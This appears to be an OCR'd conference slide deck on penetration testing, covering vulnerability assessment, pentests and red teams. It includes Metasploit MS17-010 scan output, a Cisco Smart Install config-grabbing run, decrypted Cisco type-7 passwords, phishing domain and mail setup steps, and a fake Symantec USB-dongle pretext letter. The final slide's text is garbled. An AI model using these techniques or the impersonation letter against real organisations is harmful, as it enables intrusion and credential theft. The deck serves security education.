PENTEST: EVOLUTION AND TRICKS

Ygor Parreira – DMR (dmr <pirate> 0xbadc0ded.com)

Who am I?

- Senior Security Consultant at Threat Intelligence in Sydney/AU
- Creator/ex-organizer of H2HC (Hackers to Hackers Conference)
- Since 1998 working with computers (started with infrastructure)
- Since 2004 working with computer security
- Since 2006 working mainly with pentest (net/app/ATM/Red Team/etc)
- (~~Since 2018 working with/as~~) Security Researcher (~~at Intel~~)
- Responsible for the 'Fundamentals of Offensive Computing' column in the H2HC Magazine
- I guy that prefers to put the bytes before the titles

Disclaimer

- I don’t speak for my employer.
- All the opinions and information (and mistakes) here are of my responsibility.
- Consider all the evolution part an opinion based in my experience.

Agenda

- Penetration Test Evolution
  - Vulnerability Assessment
  - Penetration Test (App/Network/Others)
  - Red Team
- PenTest Tricks

199*(5?) – 200(2-4?) VA vs PenTest

- The differences were not clear
  - Creation of the Vulnerability Scanners (SATAN/SAINT, Nessus, Wisker, etc)
  - Lot’s of companies delivering VA as an PenTest
- Then they created a separation between VA and PenTest
- So far, the differences are still not so clear
  - PenTest as a tried to find as much vulnerabilities as we can
  - PenTest as a goal oriented job

Vulnerability Assessment

- Is designed to find as many flaws as possible in order to make a prioritized list of remediation items.
- No commitment if the vulnerability is real (exist) or not.
- Lot’s of items based just in software versions and banners.
- **HINT:** If your Penetration Test report does not have a technical indication explaining how the vulnerability could be exploited, you are receiving a Vulnerability Assessment report.

Vulnerability Assessment

- INPUT:
  - IP Address Range.
  - Credentials (optional – for authenticated tests).

- OUTPUT:
  - A prioritized list of (~~possible~~) vulnerabilities and remediation items.

Penetration Test

- Original Definition:
  - Is a simulating of a real-life attack to achieve a specific real-world goal.
  - It effectively exploits the needed vulnerabilities to achieve the goal.
  - It is mostly unconcerned with other vulnerabilities may exist.
  - The test stops when the goal is archived.

Penetration Test

- Example of Goals:
  - Compromise the workstation of a reporter/director
  - Compromise the payslip database
  - Compromise the PCI-DSS network systems

Penetration Test

- More Realistic Definition:
  - It's a targeted test that attempts to exploit all the possible vulnerabilities within the timeframe available in the scope.
  - It’s concerned with just real vulnerabilities, even those were not exploited.
  - We can have specific goals during the test (not usual – just 10%-20%).
  - The test stops when the scoped hours finish or when all the system were tested.

Penetration Test

- What to report?
  - OpenSSH banner/version based vulnerabilities?
  - SSL Issues?
  - Padding Oracle?
  - RDP Issues?
  - MS17-010?

Penetration Test


- MS17-010 (NSA Ethernal Exploits)
  - Public exploits target just versions <= Win7 & Win2008 R2.
  - Win8/8.1, Win10, Win2012/2012 R2, Win2016 are still vulnerable.
  - If you try to exploit the versions > Win7 & Win2008 R2, you probably will get a BSOD.

Penetration Test

- MS17-010 (NSA Ethernal Exploits)
  - There is a safe way to test if a system is vulnerable without exploitation.
  - The test involves connecting to the IPC$ tree and attempting a transaction on FID 0.
  - Unpatched machines will return the STATUS_INSUFF_SERVER_RESOURCES error code.
  - Patched machines will return STATUS_INVALID_HANDLE or STATUS_ACCESS_DENIED, depending on the Windows version.

Penetration Test

- MS17-010 (NSA Ethernal Exploits)



```
[msf auxiliary(smb_ms17_010) > set RHOSTS 10.100.3.69 10.100.3.139 10.100.3.141 10.40.16.251
RHOSTS => 10.100.3.69 10.100.3.139 10.100.3.141 10.40.16.251
[msf auxiliary(smb_ms17_010) > run

[*] Scanned 1 of 4 hosts (25% complete)
[+] 10.100.3.139:445      - Host is likely VULNERABLE to MS17-010!  (Windows 10 Pro 10586)
[*] Scanned 2 of 4 hosts (50% complete)
[+] 10.100.3.141:445      - Host is likely VULNERABLE to MS17-010!  (Windows 10 Pro 14393)
[*] Scanned 3 of 4 hosts (75% complete)
[+] 10.40.16.251:445      - Host is likely VULNERABLE to MS17-010!  (Windows Server 2012 R2 Standard 9600)
[*] Scanned 4 of 4 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_ms17_010) > 
```

Penetration Test

- Kinds of Penetration Tests
  - Network (Internal & External)
  - Wireless
  - Web Application
  - Mobile Application
  - VDI (Virtual Desktop Infrastructure - Citrix, RDP, etc)
  - Phishing and Social Engineering
  - Others (Physical / ATM / Credit Card Machines / IoT / VoIP / etc)

Penetration Test – Network (Internal & External)

- INPUT:
  - IP Address Range.

- OUTPUT:
  - A list of real vulnerabilities and remediation recommendations, ordered by risk.

Penetration Test – Web Application

- INPUT:
  - URLs
  - Two users of each role
  - Others (Tokens, Certificates, etc)
- OUTPUT:
  - A list of real vulnerabilities and remediation recommendations, ordered by risk.
  - Good practices (lot’s of findings)

Penetration Test – VDI

- INPUT:
  - IP Address(es)
  - Credential(s)
- Common Findings:
  - Application Escape
  - Arbitrary Execution Code (cmd, powershell, ftp, wmic, VBS, VBA, Paint Brush, etc)
  - Privilege Escalation (weak FS permissions, specific application vectors, local kernel vulnerabilities, files storing passwords, etc)

Penetration Test – Phishing and SE

- INPUT:
    - Domain Name
    - Additional E-mail Addresses (Depends on the methodology employed)
    - Physical Targeted Location Address(es) (optional)
- Findings:
    - Who opened the link
    - Who provided credentials
    - Who executed the payloads
    - …

Red Team

- It emulate real-world attackers trying to bypass your security controls.
- The methodologies employed are much stealthier than the traditional combination of a penetration test.
- It’s a blended test that comprises various techniques including open source intelligence, physical, vishing, deploy network device, phishing, network, wireless, applications (web and mobile), dumpster diving, drop media, client-side, and mobile network attacks.
- No DoS/damaging tactics.

Red Team

- The type of attack performed is less important than the type of threat actor being simulated.
- Example of Threats Emulated:
  - Cyber Criminals ($$)
  - Corporate Espionage (Information)
  - Hacktivists (Reputation Damage)
  - State-Sponsored Attackers (Spy, Sabotage, etc)

Red Team - Steps

- Reconnaissance.
  - OSINT
  - Drones.
  - On site covert observation.
- Test Plan.
- Execution (Exploitation/Post-Exploitation).
- Reporting.

Red Team

- INPUT:
  - Company Name
  - Physical Location(s)

- OUTPUT:
  - Test methodology.
  - Attack timeline.
  - Findings and recommendations.
  - Risk methodology


Penetration Test - Challenges

- Time Constrains (Usually 2-5 days).
- Big Environments.
- Up-to-date Environments.
- No exploits/tools to exploit public vulnerabilities.

Trick #1 – Cisco Smart Install


- No authentication, no authorization. (No Patch – It’s a FEATURE!!)
- Allow you to:
  - Download the Cisco configuration file containing all the credentials.
  - Substitute the client's startup-config file.
  - Perform high-privilege configuration mode CLI commands (do-exec CLI commands, etc).
  - Load an attacker-supplied IOS image.
- https://github.com/Sab0tag3d/SIET

Trick #1 – Cisco Smart Install



```
dmr@bad:~/TI/[redacted]/S$ sudo ./siet.py -i 10.1.204.254 -g
[INFO]: Sending TCP packet to remote client ..
[INFO]: Package send success to: 10.1.204.254
[INFO]: Start TftpServer
[INFO]: Request count: 1.000000
[INFO]: Connect from: 10.1.220.254
[INFO]: Directory already exists. OK.
[INFO]: File created.
[INFO]: Getting config done
[INFO]: All done!
dmr@bad:~/TI/[redacted]/S$ 
```

Trick #1 – Cisco Weak Ciphers



```
[Ygors-MacBook-Pro:conf ygorparreira$ grep " 7 " *
10.1.204.254.conf: standby 1 authentication md5 key-string 7 055C530211194C1D1B13152
Binary file 10.1.220.253.conf matches
10.1.220.254.conf: standby 1 authentication md5 key-string 7 055C530211194C1D1B13152
10.1.221.254.conf: standby 1 authentication md5 key-string 7 055C530211194C1D1B13152
10.1.63.162.conf:! Last configuration change at 16:25:28 EST Fri Oct 7 2016
10.1.63.162.conf:! NVRAM config last updated at 16:25:30 EST Fri Oct 7 2016
10.1.63.162.conf:ip ftp password 7 105D07161215135A5D
10.1.63.162.conf: password 7 01040E54570E530E705A5E071C
10.1.63.162.conf: password 7 0836441E051C5016431D1C0A2F
10.1.63.162.conf: password 7 0313535B0A0A744D1F1F090B12
192.168.1.254.conf: standby 1 authentication md5 key-string 7 055C530211194C1D1B1315
[Ygors-MacBook-Pro:conf ygorparreira$ ../cisco7decrypt.py 105D07161215135A5D
snowba11
[Ygors-MacBook-Pro:conf ygorparreira$ ../cisco7decrypt.py 01040E54570E530E705A5E071C
wh0le5a1vpne
[Ygors-MacBook-Pro:conf ygorparreira$ ../cisco7decrypt.py 055C530211194C1D1B1315215D5
75mP5btbvbS62CHNe-h7huYe
Ygors-MacBook-Pro:conf ygorparreira$ █
```


Trick #2 – Phishing (Digital)

- E-mail Phishing
- 1 – Register a new domain with similar name
- 2 – Use a big player that send “marketing campaign” (Good SMTP Reputation - Sendgrid, Mailchimp Mandrill, etc)
- 3 – Use Let’s Encrypt
- 4 – Configure properly the DNS servers (Reverse DNS, SPF, DNS Sec, etc)

Trick #2 – Phishing (Digital)

- E-mail Phishing – Payloads For Client-Side
  - PDFs with JS
  - Office documents (Word, Excel, PowerPoint) with:
    - Macros
    - OLE Objects

Trick #2 – Phishing (Physical)



Secure USB Anti-Virus Dongle Instructions

Dear [redacted],

Symantec Anti-Virus, on behalf of [redacted], is providing you with a **Secure USB Anti-Virus Dongle**. This is the first phase of a critical enhancement of the [redacted] Endpoint Security Strategy to protect against modern threat actors by securing your most important data.

This is simple to do and will be complete in less than 30 seconds.

On your USB Dongle enclosed with this letter, you will find a protected Microsoft Word document (Passcode-[redacted].doc) that contains your **Secure USB Anti-Virus Passcode**.

Simply follow the instructions on how to unlock your passcode to automatically enhance the security of your data. This passcode is confidential and must not be shared with anyone.

This procedure is critical to maintaining the security of [redacted] and must be completed immediately to minimise the risk of pending threats.

Thank you for your cooperation.


Best regards,

Bradon Rogers

Bradon Rogers

Senior Vice President
Sales, Engineering and Product Strategy
Symantec Corporation

Trick #2 – Phishing (Physical)



Symantec™
Security Response

[redacted]

Secure USB Anti-Virus Dongle Instructions

Dear Adam,

Symantec Anti-Virus, on be is providing you with a **Secure USB Anti-Virus**
Dongle. This is the first ph ement of the [redacted] Endpoint Security
Strategy to protect against your most important data.

This is simple to do and will be com

On your US you
(Passcode- ft Word document

Simply follow the instru ns on how to unlock
of your data. This pas nfidential and p curity

This procedure is
immediately t

Thank you

